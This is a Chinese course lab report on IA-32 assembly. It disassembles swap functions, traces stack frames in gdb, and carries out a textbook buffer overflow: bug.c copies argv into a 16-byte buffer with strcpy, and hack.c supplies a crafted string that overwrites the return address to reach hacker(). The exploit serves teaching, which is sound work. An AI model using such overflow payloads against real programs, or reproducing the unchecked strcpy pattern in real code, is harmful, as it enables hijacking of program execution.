实验3

班级：191211

姓名：孙鹤轩

学号：20211000156

实验内容：

1 C 语句与机器级指令的对应关系，IA-32 基本指令的执行；

2 C 语言程序中过程调用的执行过程和栈帧结构；

3 缓冲区溢出攻击。

实验目标：

1 掌握程序的机器级表示相关概念；

2 理解 C 语言程序对应机器级指令的执行和过程调用实现；

3 掌握程序的基本调试方法和相关实验工具的运用。

实验任务：

1 学习 MOOC 内容

https://www.icourse163.org/learn/NJU-1449521162

第四周 程序的机器级表示

第 4 讲 控制转移指令

第 5 讲 栈和过程调用

第 6 讲 缓冲区溢出

2 完成实验

2.1 C 语言程序如下，对程序代码进行反汇编，指出过程调用中相关语句，比较按值传递参

数和按地址传递参数，画出过程调用中栈帧结构图，并给出解释说明。

#include <stdio.h>

int swap(\*x, \*y)

{

int t=\*x;

\*x=\*y;

\*y=t;

}

void main()

{

int a=15, b=22;

swap(&a, &b);

printf(“a=%d\tb=%d\n”, a, b);

}

#include <stdio.h>

int swap(x, y)

{

int t=x;

x=y;

y=t;

}

void main()

{

int a=15, b=22;

swap(a, b);

printf(“a=%d\tb=%d\n”, a, b);

}

2.1.1程序实验结果及分析

Main函数部分反汇编代码如下：

080484a6 <main>:

void main()

{

80484a6: 8d 4c 24 04 lea 0x4(%esp),%ecx

80484aa: 83 e4 f0 and $0xfffffff0,%esp

80484ad: ff 71 fc pushl -0x4(%ecx)

80484b0: 55 push %ebp

80484b1: 89 e5 mov %esp,%ebp

80484b3: 51 push %ecx

80484b4: 83 ec 14 sub $0x14,%esp

int a=15, b=22;

80484b7: c7 45 f0 0f 00 00 00 movl $0xf,-0x10(%ebp)

80484be: c7 45 f4 16 00 00 00 movl $0x16,-0xc(%ebp)

swap(a, b);

80484c5: ff 75 f4 pushl -0xc(%ebp)

80484c8: ff 75 f0 pushl -0x10(%ebp)

80484cb: e8 bb ff ff ff call 804848b <swap>

80484d0: 83 c4 08 add $0x8,%esp

其中swap调用代码及解释为：

80484c5: ff 75 f4 pushl -0xc(%ebp)//参数2入栈

80484c8: ff 75 f0 pushl -0x10(%ebp)//参数1入栈

80484cb: e8 bb ff ff ff call 804848b <swap>//调用该swap函数

80484d0: 83 c4 08 add $0x8,%esp//过程调用结束，回收入口参数空间

swap函数反汇编代码如下：

int swap(int x,int y)

{

804848b: 55 push %ebp

804848c: 89 e5 mov %esp,%ebp

804848e: 83 ec 10 sub $0x10,%esp

int t=x;

8048491: 8b 45 08 mov 0x8(%ebp),%eax

8048494: 89 45 fc mov %eax,-0x4(%ebp)

x=y;

8048497: 8b 45 0c mov 0xc(%ebp),%eax

804849a: 89 45 08 mov %eax,0x8(%ebp)

y=t;

804849d: 8b 45 fc mov -0x4(%ebp),%eax

80484a0: 89 45 0c mov %eax,0xc(%ebp)

}


80484a3: 90 nop

80484a4: c9 leave


80484a5: c3 ret

gdb调试过程如下:


首先设置断点在swap函数处，查看栈帧内容：




分析上述栈帧结构，画出结构图：




执行call指令前两条指令的栈帧：






对比执行前的栈帧，可以发现这四个指令就是main调用swap的一个准备过程

执行call指令后的栈帧：




Call指令将目标地址送入eip寄存器中，改变了程序执行的顺序，同时将下一跳指令的地址作为返回地址送入栈中。

执行swap函数交换前汇编指令：




上面显示的单元内显示了main的栈帧空间，Swap指令的第三条指令是一个减法指令，这依旧是过程调用的步骤三，swap的准备工作，给非静态局部变量分配栈空间

执行swap函数交换的c语句：



可以看出main栈帧中ab的值进行了交换，swap过程通过ab地址读写了ab的内容

执行swap中leave指令后栈帧：



可以看出栈帧又还原为main的栈帧了，这就是过程调用的步骤5，即swap的结束工作：回收栈空间。

执行return语句就栈帧：



可看出返回地址被弹出送入eip寄存器。程序从swap跳转到call的下一条指令处，所以swap调用结束。

下一条指令是add指令，执行这条指令，通过观察栈帧，分析可知，其回收了入口参数的栈空间，即main的结束工作。程序执行结束。

通过比较按地址传递和按值传递的swap程序，可以观察到以下不同之处：

1. 按地址传递方式多了一个"lea"指令，用于将a和b的地址作为入口参数传递到栈中。而按值传递方式只传递数值本身到栈中，没有地址传送指令。

2. 在过程调用中，"add"和"call"指令的处理是完全一致的，无论是按地址传递还是按值传递。

3. 在被调用的swap过程中，准备工作和结束工作是一样的，前三条和后三条指令相同。

4. 但是过程体中的指令有区别：按地址传递方式使用入口参数的内容作为地址，通过寄存器间接寻址方式读写调用者的a和b的内容。而按值传递方式仅仅读写入口参数中的内容，在过程调用结束时会回收入口参数栈空间，没有对调用者的a和b进行实际的读写操作。

因此，按地址传递和按值传递的主要区别在于对传递参数的方式和对调用者变量的读写操作的处理方式不同。

2.2 编译执行如下 C 语言程序（bug.c 和 hack.c），指出该程序的漏洞，对程序代码进行反汇编，采用 gdb 跟踪程序执行，分析程序执行过程中的栈帧结构，改变 hack.c 程序代码中的输入字符串 code，使程序转到攻击函数 hacker()执行。画出程序执行过程中的栈帧结构图，并给出解释说明。

C 语言程序 1：bug.c

#include <stdio.h>

#include “string.h”

void outputs(char \*str)

{

char buffer[16];

strcpy(buffer, str);

printf(“%s\n”, buffer);

}

void hacker(void)

{

printf(“being hacked \n”);

}

int main(int argc, char \*argv[])

{

outputs(argv[1]);

return;

}

C 语言程序 2：hack.c

#include <stdio.h>

char code[]=“0123456789ABCDEFXXXX”

“\x11\x84\x04\x08”

“\x00”;

int main(void)

{

char \*arg[3];

arg[0]= “./bug”;

arg[1]=code;

arg[2]=NULL;

execve(arg[0], arg, NULL);


return 0;


}

2.2.1实验结果与分析


首先正常编译输出结果如下：




接着生成bug.s反汇编代码：  


在hack.c中设置断点在main处，开始调试，单步执行c语句直到bug.c的main函数处，输出eip,esp,ebp的内容：  



继续执行s命令看到进入了outputs过程，直至执行完字符串复制的库函数，然后显示当前的eip、ebp和esp内容




可以看到当前已经执行完strcpy库函数，当前栈帧内容为：




当前栈帧结构如下：




我们的目的是在outputs函数结束后调用hacker函数，所以我们需要将hacker函数的首地址填入返回地址中，查阅反汇编文档，hacker函数首地址为：




我们可以将返回地址修改为080484e5，更改hack.c中code内容为如下：




再次编译执行hack.c，输出如下：




我们发现hacker函数已经被执行了，但是程序汇报段错误，是因为我们执行完hacker函数后没有正确的返回到mian函数中执行，导致了段错误，我们想要正确执行printf("yes cheney\n");c语句所以我们需要修改hacker函数的返回地址为该c语句上一条语句的地址即8048522，hacker函数执行后的栈帧结构如下：



所以我们只需要在code中再添加4个字节为outputs的返回地址即可，如下：



运行结果如下：



成功执行hacker函数并且返回main函数继续执行。